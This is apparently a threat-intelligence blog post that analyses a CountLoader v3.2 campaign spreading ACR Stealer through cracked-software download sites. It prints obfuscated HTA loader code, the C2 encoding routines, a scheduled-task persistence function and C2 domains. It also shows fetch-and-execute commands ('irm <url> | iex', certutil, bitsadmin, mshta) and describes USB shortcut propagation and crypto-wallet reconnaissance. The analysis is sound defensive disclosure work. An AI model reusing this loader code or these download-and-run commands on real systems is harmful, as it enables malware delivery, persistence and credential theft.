From Loader to Looter: ACR Stealer Rides on Upgraded CountLoader

By Rahul Ramesh

Published: 2025-12-18 · Archived: 2026-04-02 11:41:54 UTC

Key Findings

The Howler Cell Threat Intelligence team has uncovered a new malware campaign leveraging cracked software distribution sites to deploy an upgraded variant of CountLoader. Below are the key findings:

- **Campaign Overview:**
  - Malware distributed via cracked software sites.
  - Uses CountLoader as the initial tool in a multistage attack for access, evasion, and delivery of additional malware families.
- **Historical Context:**
  - June 11, 2025: Kaspersky reported DeepSeek-themed operation using PowerShell loader.
  - September 18, 2025: SilentPush disclosed active CountLoader development across JScript, .NET, and PowerShell variants.
  - Earlier analyses documented six functional actions.
- **New Variant Details (CountLoader v3.2):**
  - Expanded capabilities: nine task types (up from six).
  - Three new features:
    - Payload propagation via removable media/USB devices.
    - Direct memory payload execution using Mshta and PowerShell.
- **Infection Flow:**
  - Starts with malicious archive containing trojanized Python library.
  - Executes obfuscated HTA script via MSHTA.
  - Establishes persistence through scheduled tasks.
  - Performs host reconnaissance and communicates with C2 using XOR + Base64 encoding.
- **Command and Control (C2):**
  - Validates active infrastructure and retrieves JWT token.
  - Requests task instructions, including downloading executables, ZIP archives, DLLs, MSI installers, and running PowerShell payloads.

This campaign highlights CountLoader’s ongoing evolution and increased sophistication, reinforcing the need for proactive detection and layered defense strategies.


Howler Cell's Observation

This campaign ultimately delivers **ACR Stealer**, a credential stealing malware. The final payload is a trojanized build of the legitimate signed **WinX_DVD_Pro.exe**, modified to execute a shellcode loader in memory. The loader decrypts and unpacks ACR Stealer without touching disk.

Howler Cell also identified related malicious Python packages uploaded as early as **September 2025**, all with zero Antivirus detections at the time.

Attack Overview


Figure 1: Attack overview



Technical Analysis

Howler Cell Reverse Engineering (RE) Team identified and traced a malware campaign likely propagated via download pages on websites distributing cracked versions of legitimate software, including Microsoft Office as shown in **Figure 2**.

Figure 2: Facebook post of user seeking help from an unknown malware infection



After the user clicks the fake download prompt, the site redirects them to a MediaFire link that hosts a malicious archive. The archive contains two items: an encrypted ZIP file and a .docx file that contains the password needed to open the ZIP.

Figure 3: Overview of extracted archive





Figure 3 depicts the contents of the archive. Setup.exe is a renamed legitimate **Python interpreter**. Typically, we observe python interpreters (python.exe) being abused to sideload its dependent DLL, *python3<x>.dll* for malicious delivery. However, in this case **all executables and DLLs are legitimate signed components**.

Notably as shown in **Figure 4**, one library file has been modified to execute a malicious MSHTA command, which is automatically loaded when Setup.exe runs, ultimately leading to the execution of the MSHTA.

Figure 4: Modified library script



Upon execution, MSHTA retrieves and runs an obfuscated variant of the **CountLoader v3.2** (see **Figure 5** for snippet).

Figure 5: Updated version of CountLoader

```
<!DOCTYPE html>
<html>
<head>
  <script type="text/javascript">
  var _dbbc2t = function () {
  var logrid = [[95, 255, 95, 30, 137, 70, 11, 255, 79, 30, 232, 190, 7, 238, 180, 1, 131, 181, 4, 205, 183, 2, 201, 210, 10
  var ximeshS = 84;
  var linkga286 = 99;
  return function (vw3nrh) {
    var vl2tla = logrid[vw3nrh];
    if (!vl2tla) return "";
    var vp79p5 = "";
    for (var namesh = 0; namesh < vl2tla.length; namesh++) {
      var nanet = namesh * ximeshS + linkga286 & 255;
      vp79p5 += String.fromCharCode(vl2tla[namesh] ^ nanet);
    }
    return vp79p5;
  };
}();
document.write(_dbbc2t(0));
window.resizeTo(0, 0);
  var _drbsl3 = function () {
  var potor = [[166, 140, 214, 56, 6, 108, 182, 144, 246, 204, 93, 1, 41, 213, 253, 153], [215, 255, 167, 79, 119, 31, 199,
  var zubyte = 39;
  var vsjee8 = 150;
  return function (zonere189) {
    var logridZ = potor[zonere189];
    if (!logridZ) return "";
    var stackzu = "";
    for (var v97jdd = 0; v97jdd < logridZ.length; v97jdd++) {
      var vz67xx = v97jdd * zubyte + vsjee8 & 255;
      stackzu += String.fromCharCode(logridZ[v97jdd] ^ vz67xx);
    }
    return stackzu;
  };
}();
window.reason = false;
var vf3ozj = function (raflux) {
  var mizone = maxlo(sysdo784(silinkZ(zonesi(raflux), 8 * raflux.length)));
  return mizone.toLowerCase();
};
function maxlo(stackga) {
  for (var _, corena560 = _drbsl3(0), zonega = "", vv9zgs = 0; vv9zgs < stackga.length; vv9zgs++) _ = stackga.charCodeAt(vv9
  return zonega;
}
```

CountLoader

Sha256: eac4f6a197b4a738c2294419fda97958b45faee3475b70b6ce113348b73eab3b

The script contains a list of encoded strings that are dynamically decoded using a custom function. We have replicated this decoding routine in Python and replaced all instances of encoded string with decoded plain text within the HTA script for our analysis. The python routine to decode the string is presented in **Table 1.**

Table 1: CountLoader's string decoding routine

```
def decode_strings(encoded_lists , key_multiplier=39, key_offset=150):

  decoded_output = []

  for list_index, encoded_list in enumerate(encoded_lists):

      decoded_string = ""

      for char_index, char_value in enumerate(encoded_list):

          key = (char_index * key_multiplier + key_offset) & 255

          decoded_string += chr(char_value ^ key)

      decoded_output.append(decoded_string)

  return decoded_output
```

CountLoader starts its execution by self-deleting its own HTA file from disk and constructs the initial **handshake** payload to communicate with the command-and-control (C2) server. Before diving into the handshake process, it’s important to first examine the custom encoding and decoding routines implemented by the Loader.

Communication Routines

The CountLoader client (HTA script) and its command-and-control (C2) server use a custom encoding/decoding routine to exchange data and conceal the actual content being transmitted. To analyze and emulate CountLoader’s C2 mechanism, we implemented both the encoding and decoding routines in Python, as detailed in **Table 2**.

Table 2: Functions used to communicate with CountLoader's C2

```
def CL_encode_data(plaintext):

  key = "".join(random.choice("0123456789") for _ in range(6))

  key_bytes = [ord(c) for c in key]

  xored = "".join(chr(ord(ch) ^ key_bytes[i % len(key_bytes)]) for i, ch in enumerate(plaintext))
```

```
    packed = bytearray()
    for ch in xored:
        code = ord(ch)
        packed.append(code & 0xFF)
        packed.append((code >> 8) & 0xFF)
    blob = base64.b64encode(bytes(packed)).decode("ascii")
    return key + blob


def CL_decode_data(s):
    key = s[:6].encode("ascii")
    b64 = s[6:]
    missing_padding = len(b64) % 4
    if missing_padding:
        b64 += "=" * (4 - missing_padding)
    data = base64.b64decode(b64, validate=False)
    out = bytearray(len(data))
    klen = len(key)
    for i, b in enumerate(data):
        out[i] = b ^ key[i % klen]
    return out.decode("utf-8")
```

In short, a random six-digit key is generated and used as an XOR key to encode the Base64 representation of the plaintext. This key is then prepended to the encoded data blob before being transmitted for communication.


Initial C2 Status Check

Figure 6: Initial C2 status identification

```
for (var v270ih = 10; v270ih >= 0; v270ih--) {
  var vb991o = gasysQ("https://globalsnn{i}-new.cc", "{i}", v270ih > 0 ? v270ih + "" : "");
  var torte887 = meshve607(vb991o);
  if (torte887 != null) {
    if (torte887 == "success") {
```

The script identifies an active C2 by sending POST requests to domains in the format **globalsnn{i}-new[.]cc**, where i ranges from 0 to 10 as seen from code snippet in **Figure 6**. The HTA client includes the message **checkStatus** in the POST body and expects a response containing **success**. As visualized in **Figure 7**, messages are transmitted using the custom encoding routine (CL_encode_data) and decoded with (CL_decode_data) to reveal the plaintext.

Figure 7: Active C2 identification



Exfiltrate Host Information & Obtain JWT Token

After successfully identifying the active C2 server, CountLoader proceeds to gather the following details listed under **Table 3**, from the host system.

Table 3: Host information collected

Query key	Value (as sent)	Behavior
hwid	MD5 of OS_string + ComputerName\Username [+UserSID] (uppercased)	**WMI**: Win32_OperatingSystem (Caption, Version), **WScript.Network** (ComputerName, UserName), Win32_Account (SID)
buildId	newSide	Constant: newSide
os	OS caption + architecture	**WMI**: SELECT Caption, Version, ProductType FROM Win32_OperatingSystem; Env: PROCESSOR_ARCHITECTURE

Query key	Value (as sent)	Behavior
av	Comma-separated AV product display names or 'Not found'	**WMI**: root\SecurityCenter2 -> AntiVirusProduct (SELECT displayName)
username	ComputerName\Username with optional ' *' suffix	**WScript.Network** (ComputerName, UserName)
corp	true / false	**WMI**: SELECT PartOfDomain FROM Win32_ComputerSystem
domain	Domain name(s) (comma-separated) or empty	**WMI**: SELECT Domain FROM Win32_ComputerSystem
version	3.2	Constant: **3.2**
ledger	true / false	Checks folder existence in paths: %ProgramFiles%, %ProgramData%, %LOCALAPPDATA%, %APPDATA% for 'Ledger Live'
wallets	true / false	Checks %APPDATA% for folders: @trezor, atomic, Exodus, Guarda, KeepKey, BitBox02

Once the above information is collected, the data is formatted in a single message as shown in **Figure 8**.

Figure 8: Host information sent to C2

```
CL_encode_data(connect?hwid=<MD5>&buildId=newSide&os=<OS>&av=<AV_List>&username=<Computer\User[*]>&corp=<true|
```

On successfully receiving the initial host information, CountLoader C2 server issues a unique **JWT token (Figure 9)** tied to the submitted **HWID**. This token is then used to authenticate all subsequent communications with the C2.

Figure 9: Encoded JWT returned by C2

Persistence

CountLoader creates persistence using Scheduled Task with name "**GoogleTaskSystem136.0.7023.12**" + <GUID-like string> as seen from code snippet in **Figure 10.**

Figure 10: Persistence using scheduled task

```
function netre(linkte103, vnf443, stacksi, poprimeX, vsc8vx) {
  try {
    var vezone = new ActiveXObject("Schedule.Service");
    vezone.Connect();
    var zonedo920 = vezone.GetFolder("\\");
    var vq2ewv = vezone.NewTask(0);
    var stackdo886 = vq2ewv.RegistrationInfo;
    stackdo886.Description = linkte103;
    var corena = vq2ewv.Triggers.Create(1);
    corena.StartBoundary = vsc8vx;
    corena.Repetition.Interval = "PT30M";
    corena.Repetition.Duration = "P3650D";
    var primepo = vq2ewv.Actions.Create(0);
    primepo.Path = vnf443;
    primepo.Arguments = stacksi;
    var v543ce = vq2ewv.Settings;
    v543ce.Enabled = true;
    v543ce.StartWhenAvailable = true;
    v543ce.AllowHardTerminate = true;
    v543ce.MultipleInstances = 3;
    v543ce.DisallowStartIfOnBatteries = false;
    v543ce.StopIfGoingOnBatteries = false;
    v543ce.WakeToRun = true;
    v543ce.ExecutionTimeLimit = "PT10M";
    if (poprimeX) {
      vq2ewv.Principal.RunLevel = 1;
    }
    zonedo920.RegisterTaskDefinition(linkte103, vq2ewv, 6, null, null, 3);
  } catch (vpxiy8) {}
}
```

The Task is scheduled to run every 30 minutes for 10 years, invoking Mshta with fallback domain: **hxxps[://]alphazero1-endscape[.]cc** as a parameter passed to it.

The loader also verifies **(Figure 11)** whether **CrowdStrike Falcon service** is active by querying the antivirus list via WMI. If Falcon service is detected, it sets the persistence command to run as:

- cmd.exe /c start /b mshta.exe <URL>

Otherwise, it uses:

- mshta.exe <URL>

Figure 11: Persistence check for CrowdStrike Falcon service

Fetching Tasks from C2

After establishing persistence, CountLoader issues a POST request to its C2 server to retrieve task details **(Table 4)**. The request body must include the string **getUpdates** (encoded using CL_encode_data), and the Authorization header must contain the previously obtained JWT as a Bearer token.

We successfully emulated CountLoader's C2 communication in a controlled Safe-Box environment, and the server responded with the following task detail.

Table 4 Task Details as returned by C2 (response decoded using CL_decode_data routine)


```
[
  {
      "id": 20,
      "url": "hxxps[://]globalsnn2-new[.]cc/WinX_DVD_Copy_Pro.zip",
      "taskType": 2
  }
]
```


CountLoader: Supported Task Types

As seen from the response above, CountLoader supports multiple Task Type's, and each type is detailed under Table 5.

Table 5: CountLoader supported task types

Task type	What it does	Command(s) executed
1	Downloads an executable from the provided URL, saves it under the current user's profile directory, and executes it (optionally with arguments if the URL includes a comma-separated suffix).	It supports multiple redundant download mechanisms which are used one after the other if one fails. These are also leveraged for Task Types 2, 3, and 6 to retrieve payloads. • curl.exe: curl.exe -k -o "<out>" "<url>" • bitsadmin.exe: bitsadmin.exe /transfer "<job>" /download /priority foreground "<url>" "<out>" • certutil.exe: certutil.exe -urlcache -split -f "<url>" "<out>" • PowerShell Invoke-RestMethod (IRM): powershell.exe -Command "irm <url> | iex" • VBScript via MSScriptControl (MSXML2.XMLHTTP + ADODB.Stream): DownloadToFile "<url>", "<out>" • ActiveX MSXML2.XMLHTTP + ADODB.Stream: HTTP GET request → SaveToFile "<out>" • ActiveX WinHttp.WinHttpRequest.5.1 + ADODB.Stream: HTTP GET request → SaveToFile "<out>"
2	Fetches a ZIP archive from the URL, stores it under the user's profile, extracts it to a folder named after the ZIP base, then launches either a Python-based module (pythontest.exe run.py) if present or a EXE included in that folder.	pythontest.exe "<UserProfile>\folder\run.py" or <UserProfile>\folder\folder.exe
3	Downloads a DLL from the URL to the user's profile and runs it via rundll32 using an export name supplied alongside the URL (comma separated).	rundll32 "<UserProfile>\module.dll", <ExportName>

Task type	What it does	Command(s) executed
4	Removes a specific scheduled task used by the Loader.	Targets a task named like GoogleUpdaterTaskSystem136.1.7023.12{GUID} and (uses Windows Task Scheduler COM APIs to delete)
5	Collects and exfiltrates extensive system/domain reconnaissance (computer role, domain/forest data, current user group memberships, Domain Admins members, domain computers).	Posts the collected information to C2 tagging it with the task's id.
6	Downloads an MSI installer and performs a silent install under the current user context.	msiexec.exe /i "<UserProfile>\package.msi" /quiet /qn
9	Propagates via removable media by creating malicious LNK shortcuts next to hidden originals; the shortcut executes the original file and then launches the malware via mshta with a C2 parameter.	cmd.exe /c start "" .\original_filename & start "" mshta "<C2_parameter>"
10	Directly launches MSHTA against a provided remote URL	mshta.exe <url>
11	Executes a remote PowerShell payload by downloading and in-memory executing it via Invoke-RestMethod piping to Invoke-Expression.	powershell.exe -Command "irm <url> | iex"

Acknowledgment

To signify that a task is complete, the malware sends an acknowledgment using POST request back to its C2 using the endpoint:

- *approveUpdate?id=<taskId>*

This request includes the Authorization header with the previously obtained JWT token. The acknowledgment is sent for all task types except for types 4 and 5.

This version of the loader includes a capability to send acknowledgments for intermediate or failed states using the ***setStatus?id=<taskId>&status=<value>*** endpoint. However, this function is **never invoked in the current script**, which likely indicates that the feature is still **under development or being tested**.

Final Payload - ACR Stealer


Referring to the server response (**Table-4**), it's evident that the ZIP file would be downloaded, extracted, and its payload executed. Upon successful execution, an acknowledgment is sent back to the server.

With the C2 still active, we were able to retrieve the final payload, **WinX_DVD_Copy_Pro.zip**, and the following analysis was performed.

Sha256: d261394ea0012f6eaddc21a2091db8a7d982d919f18d3ee6962dc4bb935d5759


Upon extraction, the ZIP contains a single 32-bit executable named WinX_DVD_Copy_Pro.exe with an **invalid digital signature**. During analysis, we identified a legitimate, valid signed version of WinX_DVD_Pro.exe and compared it (**Figure 12**) with the file inside the archive. The malicious variant is a modified copy of the legitimate binary, altered to hijack a random function in its control flow and execute a **custom shellcode loader**.

Figure 12: Legitimate binary modified to execute shellcode



